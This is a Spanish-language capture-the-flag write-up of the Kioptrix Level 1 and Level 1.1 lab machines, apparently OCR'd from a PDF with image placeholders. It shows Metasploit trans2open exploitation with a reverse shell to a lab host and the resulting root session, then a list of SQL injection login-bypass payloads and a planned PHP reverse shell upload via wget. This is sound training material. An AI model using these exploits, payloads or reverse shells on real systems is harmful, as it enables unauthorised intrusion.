   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent  Yes    DistCC Daemon Comma
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script
rce
   4   post/linux/gather/enum_configs                                        normal     No     Linux Gather Config
   5   auxiliary/scanner/rsync/modules_list                                  normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft
Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformation
 Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     No     Samba Symlink Direct
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal     Yes    Samba _netr_ServerPa
dential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Me
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_piper
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal     No     Samba lsa_io_privile
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal     No     Samba lsa_io_trans_n
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_n
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_n
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_n
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal     No     Samba read_nttrans_e
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Ove
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Ove
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Ove
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Ove
```

Buscamos exploits de samba




```
17  exploit/linux/samba/lsa_transname
18  exploit/osx/samba/lsa_transnames_
19  exploit/solaris/samba/lsa_transna
20  auxiliary/dos/samba/read_nttrans_
21  exploit/freebsd/samba/trans2open
22  exploit/linux/samba/trans2open
23  exploit/osx/samba/trans2open
24  exploit/solaris/samba/trans2open
25  exploit/windows/http/sambar6_sear
```

Metasploit tiene exploits para trans2open

```
msf6 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/m
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.10.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


msf6 exploit(linux/samba/trans2open) > set RHOST 192.168.10.113
RHOST => 192.168.10.113
msf6 exploit(linux/samba/trans2open) > run
```

```
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid  set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp       set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp            set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid       set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp    set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp    set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp         set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid    set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                 set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp              set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
[-] Meterpreter session 2 is not valid and will be closed
[-] Meterpreter session 4 is not valid and will be closed
shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.10.113   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.10.132   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

```
msf6 exploit(linux/samba/trans2open) > run
```

Write UPS


```
[*] Command shell session 6 opened (192.168.10.132:4444 → 192.168.10.113:32775
[*] Command shell session 7 opened (192.168.10.132:4444 → 192.168.10.113:32776
[*] Command shell session 8 opened (192.168.10.132:4444 → 192.168.10.113:32777

id
uid=0(root) gid=0(root) groups=99(nobody)
uname -ar
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ifconfig
//bin/sh: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:A2:AE:38
          inet addr:192.168.10.113  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:99222 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89425 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:10120848 (9.6 Mb)  TX bytes:4924032 (4.6 Mb)
          Interrupt:11 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:562 (562.0 b)  TX bytes:562 (562.0 b)
```


Ya estaria rooteado

```
cd /root
ls -al
total 12
drwxr-x---    2 root     root         1024 Sep 26  2009 .
drwxr-xr-x   19 root     root         1024 Aug  2 10:38 ..
-rw-r--r--    1 root     root         1126 Aug 23  1995 .Xresources
-rw-------    1 root     root          147 Oct 12  2009 .bash_history
-rw-r--r--    1 root     root           24 Jun 10  2000 .bash_logout
-rw-r--r--    1 root     root          234 Jul  5  2001 .bash_profile
-rw-r--r--    1 root     root          176 Aug 23  1995 .bashrc
-rw-r--r--    1 root     root          210 Jun 10  2000 .cshrc
-rw-r--r--    1 root     root          196 Jul 11  2000 .tcshrc
-rw-r--r--    1 root     root         1303 Sep 26  2009 anaconda-ks.cfg
cat .bash_history
ls
mail
mail
clear
echo "ls" > .bash_history && poweroff
nano /etc/issue
pico /etc/issue
pico /etc/issue
ls
clear
ls /home/
exit
ifconfig
poweroff
exit
```


Name: Kioptrix: Level 1.1 (#2)
Date release: 11 Feb 2011
Author: Kioptrix
Series: Kioptrix
Web page: http://www.kioptrix.com/blog/?page_id=135

Procedemos ha hacer un Nmap para ver que puertos estan abiertos:






Buscamos un exploit para una versión de apache que es la 2.0.52
Pero no es nada de interés esto,seguimos buscando…




Entramos poniendo solo la ip a este formulario:


Vamos a utilizar Burpsuite para el tráfico de la contraseña



Write UPS

Hemos probado con admin admin
Pero vamos a probar una lista de SQl Inyeccions:





Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
37	admin' #	200			779
38	admin'/*	200			779
39	admin' or '1'='1	200			779
41	admin' or '1'='1'#	200			779
42	admin' or '1'='1'/*	200			779
43	admin'or 1=1 or ''='	200			779
46	admin' or 1=1#	200			779
47	admin' or 1=1/*	200			779
0		200			860
1	'-'	200			860
2	''	200			860
3	'&'	200			860
4	'^'	200			860
5	'*'	200			860

Request Response

Y estos tienen una longitud diferente al resto ,por tanto llama la atención:
Los analziamos:

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.10.100
Connection: close
Referer: http://192.168.10.100/index.php
Upgrade-Insecure-Requests: 1

uname=admin'%20%23&psw=admin&btnLogin=Login
```

Remote System Administration Login

Username: admin' #


Password:


Login


Welcome to the Basic Administrative Web Console


Ping a Machine on the Network:

submit












Vemos que hay un posible método de transferencia de archivos por via wget



Hacemos Nano en php-reverse-shell.php




